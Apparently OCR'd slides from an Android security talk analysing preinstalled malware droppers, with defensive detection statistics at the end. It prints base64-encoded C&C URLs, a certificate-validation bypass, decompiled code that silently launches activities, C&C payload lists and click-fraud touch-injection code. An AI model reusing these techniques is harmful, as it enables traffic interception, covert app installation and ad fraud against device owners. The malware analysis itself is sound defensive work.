aHR0cDovL25hcGl0ZXN0LmR3cGhvbmV0ZXN0LmNvbTo1ODgwMS9tc2cvcHVsbA==

aHR0cDovL25hcGl0ZXN0LmR3cGhvbmV0ZXN0LmNvbTo1ODgwMi9tc2cvcG9zdA==

aHR0cDovL2RhLmR3cGhvbmV0ZXN0LmNvbTo1ODgwMS9iYS9wb3N0

aHR0cHM6Ly9tYWQuZHdwaG9uZXRlc3QuY29tOjU4ODExL21zZy9wdWxs

aHR0cHM6Ly9tYWQuZHdwaG9uZXRlc3QuY29tOjU4ODEyL21zZy9wb3N0
```

Lack of TLS validation continues

```
public void checkClientTrusted(java.security.cert.X509Certificate[] p1, String p2) {
  return;
}

public void checkServerTrusted(java.security.cert.X509Certificate[] p1, String p2) {
  return;
}

public java.security.cert.X509Certificate[] getAcceptedIssuers() {
  return 0;
}
```


Starts the activities

```
Command v2_6 = Command.execCommand(
      new StringBuilder().append("am start -n ")
                   .append(v2_2.pkgName).append("/").append(v2_2.className).toString(), 1);
            if (v2_6.result != 0) {
              Log.d("AppUtils", new StringBuilder()
                          .append("result failed").append(v2_6.errorMsg).toString());
              v0_0 = 0;
            } else {
              Log.d("AppUtils", "result successfully**********************");
            }
          }
```


android

v3: custom coredex file format

Obfuscation goes one step further




- Available Classes
  - ⊞ android
  - ⊟ com
    - ⊟ android
      - ⊟ agent
        - ⊟ core
          - ⊟ api
            - ICoreListener
            - ICoreLoader
      - ⊟ meteor
        - ⊟ agent
          - ⊟ library
            - AgentReceiver
            - AgentService
            - CoreManager
    - ⊞ globe
    - ⊞ redstone
    - ㄱㄲㄳㄴㄵ
    - ㄲㄳㄴㄵㄶ
    - ㄳㄴㄵㄶㄷ
    - ㄴㄵㄶㄷㄸ



```
63 6f 72 65 64 65 78 32  11 f3 00 00 29 32 7a 7d  coredex2....)2z}
```

```
50 4b 03 04    PK..
```

```
.
├── classes.dex
└── META-INF
    └── MANIFEST.MF
```



- ⊟ com
  - ⊟ android
    - ⊟ meteor
      - ⊞ a
      - ⊟ agent
        - CoreLoader
        - a
      - ⊞ b
      - ⊞ c
      - ⊞ d
      - ⊞ ext
      - ⊞ jobqueue
      - MainReceiver

C&C response


https://s.[xxx]foon.com:58811/wl

```
[
{ "pkgname":"com.rumedia.videoplayer",
  "action":"android.intent.action.SCREEN_ON|android.intent.action.USER_PRESENT",
  "class":"com.um.ss.keyboard.MainActivity"},
{ "pkgname":"com.base.ov",
  "action":"android.intent.action.SCREEN_ON|android.intent.action.USER_PRESENT",
  "class":"com.um.ss.keyboard.MainActivity"},
{ "pkgname":"com.display.sent",
  "action":"android.intent.action.USER_PRESENT",
  "class":"com.display.gg.MainActivity"},
{ "pkgname":"com.mkxv.ertpl",
  "action":"android.intent.action.SCREEN_ON|android.intent.action.USER_PRESENT",
  "class":"com.mkxv.ertpl.MainActivity"},
{ "pkgname":"com.eryto.lopg",
  "action":"android.intent.action.SCREEN_ON|android.intent.action.USER_PRESENT",
  "class":"com.eryto.lopg.MainActivity"},
{ "pkgname":"com.nils.weiq",
  "action":"android.intent.action.SCREEN_ON|android.intent.action.USER_PRESENT",
  "class":"com.cfn.oksl.MainActivity"},
{ "pkgname":"com.wiqr.wbd",
  "action":"android.intent.action.SCREEN_ON|android.intent.action.USER_PRESENT",
  "class":"com.wiqr.wbd.MainActivity"}]
```

Downloaded applications

The dropper payload falls into one or more of the following categories:

- Click fraud
- Advertising spam
- Hidden advertisements
- Disruptive advertising




```
android.view.MotionEvent$PointerCoords v4_3 = new
  android.view.MotionEvent$PointerCoords();
v4_3.x = ((float)param1);
v4_3.y = ((float)param2);
v4_3.pressure = ((float)((4602678819172647000
         + (Math.random() / 4611686018427388000))
         + (Math.random() / 4611686018427388000)));
v4_3.touchMinor = (1117782016
                      + (new java.util.Random().nextFloat() * 1106247680));
v4_3.toolMinor = v4_3.touchMinor;
v4_3.touchMajor = (v4_3.touchMinor
                      + (new java.util.Random().nextFloat() * 1106247680));
v4_3.toolMajor = v4_3.touchMajor;
v4_3.orientation = ((float)(4599075939685499000
                + (Math.random() / 4611686018427388000)));
v4_3.size = 0;
[...]
p29.dispatchTouchEvent(v4_18);
```

Example of a click fraud app heavily using randomisation

Tricks from the payload

How NOT to get the top activity:



poll the `ps` command

diff with the list from previous polls

remove processes with names NOT starting with `com.`

remove denylisted processes

get the process with the highest process id

This is not only an icon.


This is a PNG file with embedded JAR file, which is XORed using a key hidden in it.

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <int name="youmi_ad_display_total" value="0" />
    <int name="main_service_on_create" value="0" />
    <int name="remote_proc_monitor_publish_total" value="0" />
    <int name="youmi_ad_click_total" value="0" />
    <int name="baidu_ad_display_total" value="0" />
    <int name="gdt_ad_click_total" value="0" />
    <int name="baidu_ad_click_total" value="0" />
    <int name="def_ad_display_total" value="0" />
    <int name="gdt_ad_display_total" value="0" />
    <int name="mobvista_ad_display_total" value="1" />
    <int name="def_ad_click_total" value="0" />
    <int name="mobvista_ad_click_total" value="0" />
</map>
```

Counters making sure that disruptive ads aren't displayed too often

Combating malicious OTA apps

Approval process for Android devices



New device or update is about to be released (with Google apps)


Tests are done both on device and on the system image

Device is launched

Build Test Suite statistics for 2022

3+ billion

devices protected



4+ million

preinstalled applications scanned

170+ thousand

system images scanned

android

Thank you!

Twitter: @guertin_alec, @maldr0id